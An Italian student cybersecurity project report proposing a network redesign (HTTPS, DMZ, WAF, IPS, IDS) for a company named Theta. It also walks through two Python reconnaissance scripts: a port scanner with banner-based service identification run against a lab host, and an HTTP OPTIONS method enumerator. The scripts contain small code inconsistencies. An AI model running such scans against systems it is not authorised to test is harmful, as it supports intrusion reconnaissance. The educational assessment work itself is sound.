
## DESIGN DI RETE

### MODIFICA AL WEB SERVER

E' fondamentale per il web server dell'azienda Theta passare da un protocollo HTTP a HTTPS.

**HTTPS** utilizza la **crittografia SSL/TLS** per proteggere i dati trasmessi tra il client e il server, garantendo sicurezza e integrità delle informazioni sensibili. Inoltre, verifica l'**identità del sito web** tramite certificati digitali, prevenendo attacchi di tipo "man-in-the-middle" e assicurando agli utenti che stanno comunicando con il sito legittimo.

**HTTP** al contrario trasmette i dati in chiaro, senza crittografia, rendendoli **vulnerabili ad attacchi** di intercettazione e manipolazione condotte da terze parti malevole. Questa vulnerabilità espone le informazioni sensibili a rischi significativi di violazione della privacy, sottolineando l'**importanza di adottare HTTPS** per garantire una **comunicazione sicura e protetta su Internet**.





# DESIGN DI RETE

## DMZ (DEMILITARIZED ZONE)

Abbiamo creato una DMZ (zona demilitarizzata) per ospitare il **web server** accessibile dalla WAN. La DMZ **proteggerà la rete locale dalla rete esterna** tramite l'uso di un **WAF** e di un **IPS**.

## WAF

Il **Web Application Firewall** (WAF) **protegge le applicazioni nel cloud, on-premise** e in ambienti **multicloud** con controlli avanzati basati su **geolocalizzazione**, liste di inclusione/esclusione **IP, URL** e intestazioni **HTTP**. **Blocca il traffico bot maligno** con tecniche come **JavaScript injection, CAPTCHA, fingerprinting** dei dispositivi e analisi dell'interazione umana. Inoltre, utilizza **regole OWASP** per **prevenire attacchi comuni** come **SQL injection** e **cross-site scripting (XSS)**, assicurando la sicurezza delle applicazioni web.



1

# DESIGN DI RETE

## IPS (Intrusion Prevention System)

Un IPS è un dispositivo di sicurezza di rete che **monitors** il traffico di rete per **identificare e prevenire** attività sospette o dannose. L'IPS **analizza i dati in tempo reale** confrontandoli con una base di **regole predefinite** per rilevare **vulnerabilità** note o comportamenti anomali, **bloccando automaticamente le minacce**.

## ZONA SERVER INTERNI

Per aumentare la riservatezza dei dati, si propone di **creare una zona server dedicata** che contenga un **web application server**, un server **NAS** per backup, un server **DHCP** e **DNS** per gestire gli indirizzi IP e la risoluzione dei nomi di dominio, un **IDS** per rilevare attività sospette, e un sistema di alimentazione autonoma (**UPS**) per proteggere i dati di backup in caso di **blackout**. Tutto ciò contribuisce a garantire sicurezza e efficienza della rete aziendale.






# DESIGN DI RETE

## IDS (Intrusion Detection System)

L'**IDS** è un sistema di sicurezza di rete che monitora il traffico di rete e i sistemi per rilevare attività sospette o violazioni di sicurezza. A differenza di un **IPS**, un **IDS** **non blocca automaticamente le minacce**, ma **avvisa gli amministratori di rete** quando rileva comportamenti anomali o potenzialmente dannosi, permette quindi di **rilevare potenziali intrusioni** nei server interni o nella rete interna.


## COMPONENTI DA IMPLEMENTARE

- n. 1 **WAF** Imperva SecureSphere WAF 3500
- n. 2 **Server** HP ProLiant ML110 Gen10
- n. 1 **IPS** Cisco Firepower 1010
- n. 1 **IDS** AlienVault OSSIM (Open Source Security Information and Event Management)
- n. 1 **UPS** CyberPower CP1000PFCLCD



2

## WEB SERVER



**2 . 1** Scan dei servizi attivi sulla macchina



**2 . 2** Enumerazione dei metodi HTTP abilitati

2.1

## WEB SERVER SCAN DEI SERVIZI ATTIVI

Questo **script Python** è progettato per effettuare una **scansione delle porte di un dato indirizzo IP**, identificando quali porte sono **aperte**, **chiuse** o **filtrate**. Inoltre, tenta di **identificare il servizio** che gira sulla porta aperta inviando una **richiesta HTTP** e **analizzando la risposta**.



# SCRIPT

```
1 import socket
2 import re
3
4 def main():
5     ip = input("Inserisci ip da scansire: ")
6     port_range = input("Inserisci il range di porte (0-1024)")
7
8     porte_chiuse = []
9     porte_filtrate = []
10
11    low_port = (int(port_range.split('-')[0]))
12    high_port = (int(port_range.split('-')[1]))
13
14    for port in range(low_port, high_port +1):
15        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16        s.settimeout(1)
17
18        try:
19            stato = s.connect_ex((ip, port))
20            if stato == 0:
21                try:
22                    s.send(b'HEAD / HTTP/1.0\r\n\r\n')
23                    risposta = s.recv(1024).decode()
24                    servizio = identifica_servizio(risposta)
25                    print(f"Porta {port} aperta - servizio identificato: {servizio}")
26                except Exception as e:
27                    print(f"Porta {port} aperta - Impossibile identificare il servizio")
28            else:
29                if stato == 111:
30                    porte_chiuse.append(port)
31                else:
32                    porte_filtrate.append(port)
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
```

```
32         porte_filtrate.append(port)
33
34     except Exception as e:
35         print(f"Porta {port} - Errore: {e}")
36     finally:
37         s.close()
38
39     si_no = input("Vuoi la lista delle porte filtrate? S(Sì)/N(No): ")
40     if(si_no.startswith("S")): print(f"Porte filtrate: {porte_filtrate}\n")
41
42 def identifica_servizio(risposta):
43     if re.search(r'SSH', risposta, re.IGNORECASE):
44         return "SSH"
45     elif re.search(r'HTTP/1\.[01]', risposta):
46         return "HTTP"
47     elif re.search(r'SMTP', risposta, re.IGNORECASE):
48         return "SMTP"
49     elif re.search(r'FTP', risposta, re.IGNORECASE):
50         return "FTP"
51     elif re.search(r'IMAP', risposta, re.IGNORECASE):
52         return "IMAP"
53     elif re.search(r'POP3', risposta, re.IGNORECASE):
54         return "POP3"
55     elif re.search(r'Telnet', risposta, re.IGNORECASE):
56         return "Telnet"
57     elif re.search(r'DNS', risposta, re.IGNORECASE):
58         return "DNS"
59     else:
60         return "Non riconosco il servizio"
61
62 if __name__ == "__main__":
63     main()
```

# FUNZIONAMENTO SCRIPT



## 1. INPUT DELL'UTENTE:

L'utente fornisce l'**indirizzo IP** da scansionare e un **intervallo di porte** (ad esempio, 0-1024).



## 2. PREPARAZIONE PER LA SCANSIONE:

Due **liste vuote** vengono inizializzate per tenere traccia delle **porte chiuse** (portes\_chiuse) e delle **porte filtrate** (portes\_filtrate).

L'**intervallo** delle porte viene suddiviso in **porte basse** (low\_port) e **alte** (high\_port).

```
1 import socket
2 import re
3
4 def main():
5     ip = input("Inserisci ip da scansire: ")
6     port_range = input("Inserisci il range di porte (0-1024)")
7
8     portes_chiuse = []
9     portes_filtrate = []
10
11    low_port = (int(port_range.split('-')[0]))
12    high_port = (int(port_range.split('-')[1]))
```



# FUNZIONAMENTO SCRIPT

## 3. SCANSIONE DELLE PORTE:

Un ciclo for scorre attraverso tutte le porte dell'intervallo specificato.

- Per **ogni porta** viene creato un **socket TCP/IP** (socket.AF\_INET, socket.SOCK\_STREAM).
- Il **timeout** del socket è impostato a **1 secondo** per evitare che la scansione si blocchi su una singola porta.
- Si tenta di connettersi alla porta specificata dell'indirizzo IP:
  - Se la connessione ha **successo** (stato == 0), viene **inviata una richiesta HTTP** (HEAD / HTTP/1.0\r\n\r\n) e si cerca di ricevere una risposta.
  - La **risposta viene analizzata** tramite la funzione **identifica\_servizio** per determinare il servizio in esecuzione.
  - Se la **connessione fallisce** con **codice 111**, la porta viene aggiunta alla **lista delle porte chiuse**, altrimenti viene considerata **filtrata**.

```
for port in range(low_port, high_port +1):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)

    try:
        stato = s.connect_ex((ip, port))
        if stato == 0:
            try:
                s.send(b'HEAD / HTTP/1.0\r\n\r\n')
                risposta = s.recv(1024).decode()
                servizio = identifica_servizio(risposta)
                print(f"Porta {port} aperta - servizio identificato: {servizio}")
            except Exception as e:
                print(f"Porta {port} aperta - Impossibile identificare il servizio")
        else:
            if stato == 111:
                porte_chiuse.append(port)
            else:
                porte_filtrate.append(port)
```



# FUNZIONAMENTO SCRIPT



## 4. VISUALIZZAZIONE DEI RISULTATI:

Dopo la scansione, l'utente può **scegliere** se visualizzare la **lista delle porte filtrate**.

## 5. IDENTIFICAZIONE DEL SERVIZIO:

La funzione **identifica\_servizio** utilizza espressioni regolari per identificare il servizio **in base alla risposta** ricevuta.

Cerca **parole chiave** come **SSH, HTTP, SMTP, FTP, IMAP, POP3, Telnet** e **DNS** nella risposta del server.

```
39     si_no = input("Vuoi la lista delle porte filtrate? S(Sì)/N(No): ")
40     if(si_no.startswith("S")): print(f"Porte filtrate: {porte_filtrate}\n")
41
42 def identifica_servizio(risposta):
43     if re.search(r'SSH', risposta, re.IGNORECASE):
44         return "SSH"
45     elif re.search(r'HTTP/1\.[01]', risposta):
46         return "HTTP"
47     elif re.search(r'SMTP', risposta, re.IGNORECASE):
48         return "SMTP"
49     elif re.search(r'FTP', risposta, re.IGNORECASE):
50         return "FTP"
51     elif re.search(r'IMAP', risposta, re.IGNORECASE):
52         return "IMAP"
53     elif re.search(r'POP3', risposta, re.IGNORECASE):
54         return "POP3"
55     elif re.search(r'Telnet', risposta, re.IGNORECASE):
56         return "Telnet"
57     elif re.search(r'DNS', risposta, re.IGNORECASE):
58         return "DNS"
59     else:
60         return "Non riconosco il servizio"
61
62 if __name__ == "__main__":
63     main()
```

# SCRIPT IN ESECUZIONE


## COMMENTO E VERIFICA

Il codice presenta i seguenti punti di forza:

- **Interattività:** richiede **input dall'utente** per l'indirizzo IP e l'intervallo delle porte.
- **Dettagli sui risultati:** fornisce informazioni dettagliate su porte aperte e i servizi rilevati, e permette all'utente di vedere la lista delle porte filtrate.
- **Timeout configurabile:** Usa un timeout per **evitare blocchi prolungati** su una singola porta.

Nell'immagine lo script in esecuzione.

```
[satana@parrot] -[~/Desktop/Experiments/build-week-1]
└─ $python3 scan.py
Inserisci ip da scansire: 192.168.1.101
Inserisci il range di porte (0-1024) 0-80
Porta 21 aperta - servizio identificato: FTP
Porta 22 aperta - servizio identificato: SSH
Porta 23 aperta - Impossibile identificare il servizio
Porta 25 aperta - servizio identificato: SMTP
Porta 53 aperta - Impossibile identificare il servizio
Porta 80 aperta - servizio identificato: HTTP
Vuoi la lista delle porte filtrate? S(Sì)/N(No): N
```




2.2

# WEB SERVER ENUMERAZIONE DEI METODI HTTP ABILITATI

Questo script Python invia una **richiesta HTTP OPTIONS** a un host specificato dall'utente per determinare **quali metodi HTTP sono supportati**.

Viene utilizzata la **libreria requests** per effettuare le richieste HTTP.



```
1 import requests
2
3 def main():
4
5     host = input("Inserisci url dell'host: ")
6     porta = input("Inserisci porta: ")
7
8     if porta == "80":
9         url = f"http://{host}:{porta}"
10    elif porta == "443":
11        url = f"https://[{host}]:{porta}"
12    else:
13        print("Controlla la porta inserita!")
14        return
15
16    print(f"Verifico: {url}")
17
18    try:
19        risposta = requests.options(url)
20        if risposta.status_code == 200:
21            if 'Allow' in risposta.headers:
22                metodi = risposta.headers['Allow']
23                print(f"Ecco i metodi abilitati: {metodi}")
24            else:
25                print("Allow non è presente nella risposta\n")
26        else:
27            print(f"Codice di stato: {risposta.status_code}")
28    except requests.RequestException as e:
29        print(f"Errore nella richiesta: {e}")
30
31    if __name__ == "__main__":
32        main()
```

# FUNZIONAMENTO SCRIPT



## 1. INPUT DELL'UTENTE:

- L'utente fornisce l'**URL dell'host** e il **numero di porta**.
- In base alla porta fornita (**80** per **HTTP** o **443** per **HTTPS**), viene costruito l'**URL completo**. Se la porta non è 80 o 443, il programma chiede di **controllare la porta inserita** e **termina l'esecuzione**.



## 2. VERIFICA DELL'URL:

Viene stampato l'URL costruito per **confermare quale URL sarà verificato**.

```
1 import requests
2
3 def main():
4
5     host = input("Inserisci url dell'host: ")
6     porta = input("Inserisci porta: ")
7
8     if porta == "80":
9         url = f"http://{host}:{porta}"
10    elif porta == "443":
11        url = f"https://[{host}]:{porta}"
12    else:
13        print("Controlla la porta inserita!")
14        return
15
16    print(f"Verifico: {url}")
```

# FUNZIONAMENTO SCRIPT


## 3. INVIO DELLA RICHIESTA HTTP OPTIONS:

Viene inviata una richiesta HTTP OPTIONS all'URL specificato. Questo metodo è usato per **chiedere al server quali metodi HTTP sono supportati**.

## 4. GESTIONE DELLA RISPOSTA:

- Se la risposta ha un **codice di stato 200 (OK)**, il programma controlla **se l'intestazione Allow è presente** nella risposta.
- Se l'intestazione Allow è **presente, stampa i metodi supportati dal server**.
- Se l'intestazione Allow **non è presente, informa l'utente** che l'intestazione non è presente nella risposta.
- Se la risposta ha un codice di stato **diverso da 200**, stampa il **codice di stato della risposta**.

```
try:  
    risposta = requests.options(url)  
    if risposta.status_code == 200:  
        if 'Allow' in risposta.headers:  
            metodi = risposta.headers['Allow']  
            print(f"Ecco i metodi abilitati: {metodi}")  
        else:  
            print("Allow non è presente nella risposta\n")  
    else:  
        print(f"Codice di stato: {risposta.status_code}")
```



# FUNZIONAMENTO SCRIPT

## 5. GESTIONE DEGLI ERRORI:


Se si verifica un'**eccezione** durante l'invio della richiesta, viene catturata e **stampata** un'appropriata **descrizione dell'errore**.

```
    print(f"Codice di stato: {risposta.status_code}")
except requests.RequestException as e:
    print(f"Errore nella richiesta: {e}")

if __name__ == "__main__":
    main()
```

## COMMENTO:

Questo programma offre una funzionalità di base per **verificare** quali **metodi HTTP** sono **supportati** da un **server specificato dall'utente**. La richiesta **OPTIONS** è utile per capire le **capacità del server** e può essere utilizzata come parte di un'**analisi** più ampia della **configurazione e sicurezza di un server web**.



# SCRIPT IN ESECUZIONE

